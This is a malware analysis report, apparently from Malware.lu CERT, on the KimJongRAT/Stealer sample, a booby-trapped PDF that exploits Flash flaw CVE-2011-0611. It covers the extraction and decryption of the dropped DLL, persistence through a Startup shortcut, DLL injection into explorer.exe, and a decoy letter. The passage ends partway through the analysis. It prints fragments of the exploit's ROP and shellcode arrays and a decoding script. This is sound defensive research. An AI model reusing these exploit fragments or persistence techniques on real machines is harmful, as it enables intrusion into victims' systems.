Public document

KimJongRAT/stealer

malware analysis

General information	
Sequence number	003
Version	1.0
State	Final
Approved by	Paul Rascagnères
Approval date	10/06/2013
Classification	Public

History

Version	Date	Author	Modifications
0.1	07/06/2013	P. Rascagnères	Document creation
0.2	08/06/2013	M. Morin	Review and correction
0.3	08/06/2013	P. Rascagnères	Document update
1.0	10/06/2013	P. Rascagnères	Document finalisation

Table of contents

List of figures

1 Introduction

1.1 Context

On the 8th of May 2013, a suspicious .pdf file was uploaded on malwr.com. The sandbox analysis is available here:

https://malwr.com/analysis/MDZmNGQzOTM2OGRmNDhmMTlkOWYyMTlmNjI3YTkyODM/

The file was scanned on virustotal and the results are available here:

https://www.virustotal.com/en/file/41d7b66062825d41726bb243075f2a0d6d0c517bafcf63488a06c5d009561df8/analysis/

As of the 8th of May 2013, the detection ratio was 2/46:




Figure 1: virustotal analysis

We decided to perform an analysis of this sample which we named: **KimJongRAT/Stealer**.

1.2 Objectives

The objective of this report is to describe the exploit and the malware dropped by the .pdf file called "*Draft response letter Slovenia.pdf*".

1.3 Authors

This report has been created by Malware.lu CERT, the first private Computer Security Incident Response Team (CSIRT) located in Luxembourg and itrust consulting S.A.R.L, a Luxembourg based company specialized in Information Security.

We would like to thank the incident response teams who have collaborated with us for their help and their support.

1.4 Document structure

This document is structured as follows:

- Chapter 2 deals with the .pdf file;
- Chapter 3 describes the file: Sysninit.ocx;
- Chapter 4 describes the malware launcher (.exe file);
- Chapter 5 presents the C&C communication;
- Chapter 6 shows the working schema;
- Chapter 7 provides a conclusion to the analysis.

2 Analysis of the .pdf file

2.1 Description

Below is some information about the file:

md5: 6a9598599055e4ed876ec699b0a91272

sha1: 2b47119b9c97b736c1c775f4fe62042481234730

sha256: 41d7b66062825d41726bb243075f2a0d6d0c517bafcf63488a06c5d009561df8

File type: PDF document, version 1.6

Here is the metadata of the .pdf file:

```
      <rdf:Description rdf:about=""
            xmlns:dc="http://purl.org/dc/elements/1.1/">
         <dc:format>application/pdf</dc:format>
         <dc:title>
            <rdf:Alt>
               <rdf:li xml:lang="x-default">Microsoft Word - 1.doc</rdf:li>
            </rdf:Alt>
         </dc:title>
         <dc:creator>
            <rdf:Seq>
               <rdf:li>Kim Song Chol</rdf:li>
            </rdf:Seq>
         </dc:creator>
      </rdf:Description>
```

2.2 Analysis

The first step when dealing with a .pdf file is to look for the presence of JavaScript:

```
rootbsd@malware.lu:~$ pdfextract -js file.pdf
Extracted 5 PDF streams to 'file.dump/streams'.
Extracted 1 scripts to 'file.dump/scripts'.
```

Although the file contains a script, this script does not seem malicious:


```
rootbsd@malware.lu:~$ cat file.dump/scripts/script_-230271738.js
var page=1;
var pdfver=app.viewerVersion;
var pdftype=app.viewerType;

if(pdfver<"10")
{
    page=3;
    if(pdftype=="Reader")
    {
        page=1;
    }
    if(pdfver<"9")
    {
        page=0;
    }
```

However, one of the streams is interesting:

```
rootbsd@malware.lu:~$ file file.dump/streams/stream_14.dmp
file.dump/streams/stream_14.dmp: Macromedia Flash data (compressed), version 9
```

Stream 14 contains Macromedia Flash data which includes JavaScript:



```
while (this.j < 322)
{
    this.cop.writeInt(202116108);
    var loc1:*;
    var loc2:*=((loc1 = this).j + 1);
    loc1.j = loc2;
}
if (playerversion.search("win 10,1,102") == -1)
{
    if (playerversion.search("win 10,1,") == -1)
    {
        this.lrop = [2705621322, 202116108, 1623884362, 202116108, 2774761546, 35402, 2518777930, 2417983
    }
    else if (osversion.search("windows xp") == -1)
    {
        this.lrop = [404291600, 201657356, 3086352400, 3929079824, 604048396, 3617718544, 67177484, 73957
    }
    else
    {
        this.lrop = [1883603274, 202116108, 3122561354, 202116108, 2774761546, 35402, 2518777930, 2417983
    }
    this.shell = [3919511808, 1118481, 286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
}
else if (osversion.search("windows xp") == -1)
{
    this.lrop = [203685904, 202116108, 923926800, 440205328, 604048396, 1413087504, 67177484, 739573776,
    this.shell = [3914007040, 1118481, 286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
}
else
{
    this.lrop = [1892336759, 202116108, 3579756919, 202116108, 2464400503, 538034551, 2481242743, 3229400
```

Figure 2: Stream 14 JavaScript

Thanks to a python script that we created, we were able to retrieve the exploit from the stream. The source code of this script can be found in the Appendix:

```
paul@malware.lu:~$ ./exploit_from_stream14.py
rootbsd@alien:~/TODO$ md5sum exploit.swf
60805b352c15413a9ceaabedc8f060ea  exploit.swf
```

We scanned this exploit on virustotal. The results can be found here:

https://www.virustotal.com/en/file/1ecd67e8690a3f27d282246edc757040ba3eafcc310095bffa5cab5bc4a60840/analysis/

We discovered that the vulnerability used is not located in Acrobat Reader but in Flash Reader. Furthermore, we can see that the vulnerability is **CVE-2011-0611**.

We then created another python script that extracted the shellcode in stream 14. The source code of this script is available in the Appendix:

```
rootbsd@malware.lu:~ $ python shellcode_from_stream14.py
rootbsd@malware.lu:~ $ file sc_.bin
sc_.bin: DOS executable (COM)
```

This shellcode decrypted data stored in the .pdf. The next step involved storing this data in a file called `c:\Document and Settings\<user>\Application Data\sysninit.ocx`.

Below is the script to retrieve the sysninit.ocx file from the .pdf file:

```
rootbsd@malware.lu:~$ cat extract.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import struct

if __name__ == "__main__":
    fp = open(sys.argv[1])
    data = fp.read()

    start_at = data.index("\x53\x27\x27\x53") + 4 # magic start
    end_at = data.index("\x45\x27\x27\x45") # magic end

    data = data[start_at+4:end_at]
    out = []
    headers = ""
    for i in range(len(data)):
        x = chr(ord(data[i])^0xaa)
        out.append(x)
        if i < 0xb:
            headers += x

    #data = fp.read()
    for i in range(len(out) - 0xb):
        x = chr(ord(out[i]) ^ ord(out[i+0x2]) ^ ord(out[i+0xb]))
        out[i] = x

    sys.stdout.write(headers + "".join(out))
rootbsd@malware.lu:~$ ./extract.py file.pdf > extract.out
rootbsd@malware.lu:~$ file extract.out
extract.out: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```

This sysninit.ocx file is the malware itself.

3 Sysninit.ocx analysis

3.1 Description

Here is the information of the file:

```
Meta-data
================================================================================
File:    extract.out
Size:    348171 bytes
Type:    PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5:     26eaac1501c62c470a1a9c615c4d7fb8
SHA1:    d9313622210409c8ada3a6733b8b5560834e840f
ssdeep:  6144:cvhpdgZXXS75a8PxE71bpx/0iZC2XG+aBjMz/8/gmpuAI1+ZAJCJK:ipdgZXi75a2wj01jBQzMI1+6AK
Date:    0x515F6CCE [Sat Apr  6 00:31:10 2013 UTC]
EP:      0x1001510c .text 0/5
CRC:     Claimed: 0x0, Actual: 0x5d5e2 [SUSPICIOUS]

Resource entries
================================================================================
Name                RVA      Size     Lang         Sublang                   Type
--------------------------------------------------------------------------------
PDFDOC              0x83560  0xcfb5   LANG_KOREAN  SUBLANG_KOREAN            data
STARTEXE            0x75540  0xe020   LANG_KOREAN  SUBLANG_KOREAN            data
RT_CURSOR           0x908c8  0x134    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_CURSOR           0x90a00  0xb4     LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_BITMAP           0x90ae0  0x5e4    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_BITMAP           0x911b0  0xb8     LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_BITMAP           0x91268  0x16c    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_BITMAP           0x913d8  0x144    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_DIALOG           0x910c8  0xe8     LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x91520  0x6c     LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x91590  0x82     LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x91618  0x2a     LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x91648  0x14a    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x91798  0x4e2    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x92010  0x2a2    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x91d30  0x2dc    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x91c80  0xac     LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x929e8  0xde     LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x922b8  0x4c4    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x92780  0x264    LANG_ENGLISH SUBLANG_ENGLISH_US        data
RT_STRING           0x92ac8  0x2c     LANG_ENGLISH SUBLANG_ENGLISH_US        DBase
RT_GROUP_CURSOR     0x90ab8  0x22     LANG_ENGLISH SUBLANG_ENGLISH_US        Lotus
RT_VERSION          0x90518  0x3ac    LANG_ENGLISH SUBLANG_ENGLISH_US        data

Suspicious IAT alerts
================================================================================
CreateProcessW
CreateProcessA
OpenProcess
InternetReadFile
HttpSendRequestExA
HttpSendRequestA
InternetConnectA

Sections
================================================================================
Name       VirtAddr     VirtSize     RawSize      Entropy
```

```
-------------------------------------------------------------------------------
.text      0x1000     0x25ca6    0x26000    6.623339
.rdata     0x27000    0x5926     0x6000     4.791280
.data      0x2d000    0x475a4    0x5000     3.104563
.rsrc      0x75000    0x1daf8    0x1e000    7.754305    [SUSPICIOUS]
.reloc     0x93000    0x445c     0x5000     4.573944

Version info
===============================================================================
LegalCopyright: Copyright (C) 2012
InternalName: sysninit
FileVersion: 6.01.7601.17514
CompanyName: Microsoft Corporation
PrivateBuild:
LegalTrademarks:
Comments:
ProductName: sysninit Dynamic Link Library
SpecialBuild:
ProductVersion: 6.01.7601.17514
FileDescription: Microsoft Windows Security
OriginalFilename: sysninit.DLL
Translation: 0x0409 0x04b0
```

We note the presence of two important resources:

- **PDFDOC**
- **STARTEXE**

Here is the list of the exports available in the file:

```
rootbsd@malware.lu:~ $ pe-export.py extract.out
0x1000aec0 GetMyAPIInfo 1
0x100089b0 HookProc 2
0x1000d240 InitHidden 3
0x1000b780 InjectDLL 4
0x1000d6d0 PDFShow 5
0x1000a540 SearchInfect 6
0x1000d9c0 ShellExploit 7
0x10011a60 ShellExploit_Exeinfect 8
0x1000bec0 cHttpOpenRequestA 9
0x1000bf00 cHttpSendRequestA 10
0x1000bf50 cInternetCloseHandle 11
0x1000bf30 cInternetReadFile 12
0x1000bf60 cInternetWriteFile 13
0x1000c760 cRegCloseKey 14
0x1000c260 cRegEnumKeyA 15
0x1000c300 cRegEnumKeyExA 16
0x1000c450 cRegEnumKeyExW 17
0x1000c3b0 cRegEnumKeyW 18
0x1000c500 cRegEnumValueA 19
0x1000c5b0 cRegEnumValueW 20
0x1000c6c0 cRegOpenKeyA 21
0x1000c660 cRegOpenKeyExW 22
0x1000c710 cRegOpenKeyW 23
0x1000bf80 cTranslateMessage 24
0x10010d00 myNtQueryDirectoryFile 25
```

As soon as the file is created by the shellcode, the function **ShellExploit** is executed.

3.2 Function: ShellExploit

The purpose of this function is to set the persistence of the malware. This function is only executed once by the Flash exploit. During the execution of this function, two other functions are launched **PDFShow** and **InitHidden**.

3.2.1 Persistence: resource manipulation

During this task, the file sysninit.ocx is copied to popsys32.dll. We have not yet identified the reason for this.

The resource called **STARTEXE** is read in raw and not with the classic Microsoft Resources API. To find the beginning of the resource, the malware looks for a specific string: **`~!@#$%^&`**. The resources **PDFDOC** and **STARTEXE** start and end with this specific string. The function used to find the resources is **sub_10005290**:




Figure 3: Call of the findResources function




Figure 4: Values of the arguments of the findResources function

The content of the resource is encrypted. The function used to decrypt the resource is **sub_10006150**. After the execution of the function, we are able to see the decrypted resource:




Figure 5: Decrypted data of the resource **STARTEXE**

As we expected, the content of the resource is an .exe file. The encryption algorithm is RC4. Here is the structure of the resources:

```
8 bytes # magic
0x10 bytes # rc4 key
n bytes # data
n bytes # null byte to remove
8 bytes # magic
```

The script to extract and decrypt the resources is available in the Appendix:

```
$ python decrypt.py sysninit.ocx
write decoded file in file.dll.0.dec (PE32 executable (GUI) Intel 80386, for MS
Windows)
write decoded file in file.dll.1.dec (PDF document, version 1.4)
```

3.2.2 Persistence: file creation

The .exe file is used for the persistence. The first step of the persistence is set by the function **sub_1000E280**; the second step is realised by the function **sub_1000C790**.

Sub_1000E280

The purpose of this function is to install malicious files on the system. The malware starts by choosing an installation path which is not always the same but always starts with `c:\Documents and Settings\<user>\Application Data`. Here is an example of such a path:

`C:\Documents and settings\<user>\Application Data\adobe\acrobat\9.0\`

The malware randomly generates a filename (the length of this filename is 8 characters without the extension). The malware copies the .exe file extracted from the resource with the extension .exe:




Figure 6: Random installation path and file name

Finally the malware copies itself (sysninit.ocx) in the same directory and with the same name but with the extension .dll.

Sub_1000C790

The purpose of this function is to start the malware during the startup of the system. To perform this task, the malware creates the file:

`C:\Documents and settings\<user>\Start Menu\Programs\Startup\Adobe Acrobat Speeding Launch.lnk`




Figure 7: .lnk creation

This .lnk file executes the binary dropped in the previous function:

```
rootbsd@malware.lu:~$ strings Adobe\ Acrobat\ Speeding\ Launch.lnk
 settingocumentss\rootbs
/C:\
DOCUME~1
rootbsd
APPLIC~1
```

```
@shell32.dll,-21765
adobe
acrobat
xqpsjlbm.exe
C:\Documents and Settings\rootbsd\Application Data\adobe\acrobat\xqpsjlbm.exe
sandbox-283131a
~      pA
~      pA
```

The next step of this function is to call **PDFShow** and **InitHidden** functions.

3.3 Function: PDFShow

The purpose of this function is to extract a .pdf file stored in the resource **PDFDOC** and display the .pdf to the user. The resource is encrypted like the resource **STARTEXE**:





Figure 8: Decrypted data of the resource **PDFDOC**

The .pdf file is copied in `C:\Documents and settings\<user>\Local settings\Temp\Draft response letter Slovenia .pdf` (with a space between the file name and the extension) and then, the reader is executed to display the real .pdf file to the user:



Draft reply letter to the Chargé d'affaires, a.i. of the Permanent Mission of Slovenia (NOTE.39)

Dear Mr. Mam,

On behalf of the Security Council Committee established pursuant to resolution 1718 (2006), I have the honour to refer to your letter dated 2 April 2013, by which you sought advice and clarification from the Committee on whether the export of a Cessna 172 Skyhawk aircraft to the Democratic People's Republic of Korea (DPRK) might constitute a breach of the obligations contained in resolution 1718 (2006).

The Committee has considered your request and would like to inform you of the following:

Paragraph 8(a) of resolution 1718 (2006) requires that all Member States prevent the direct or indirect supply, sale or transfer to the DPRK of "luxury goods." By paragraph 23 of resolution 2094 (2013), the Council clarified that the term "luxury goods" includes, but is not limited to, the items specified in annex IV of that resolution, which does not include any aircraft. In its letter to all Member States dated 21 February 2007, the Committee indicated that "any definition of luxury goods as may be necessary for Member States to implement this provision of the resolution would

Figure 9: Real .pdf file shown to the user

3.4 Function: InitHidden

This function is executed only once by the Flash exploit. Thereafter, the malware will be run thanks to the binary extracted from the resource **STARTEXE** which uses the function **InjectDLL**.

This function:

- Sets the IAT hook explained in chapter 3.6;
- Communicates to the Command and Control as explained in chapter 5.

3.5 Function: InjectDLL

This function is called by the binary stored in the resource **STARTEXE**. Chapter 4 will explain how the .dll, which contained **InjectDLL**, is injected in the process explorer.exe. **InjectDLL** is always executed in the explorer.exe process.

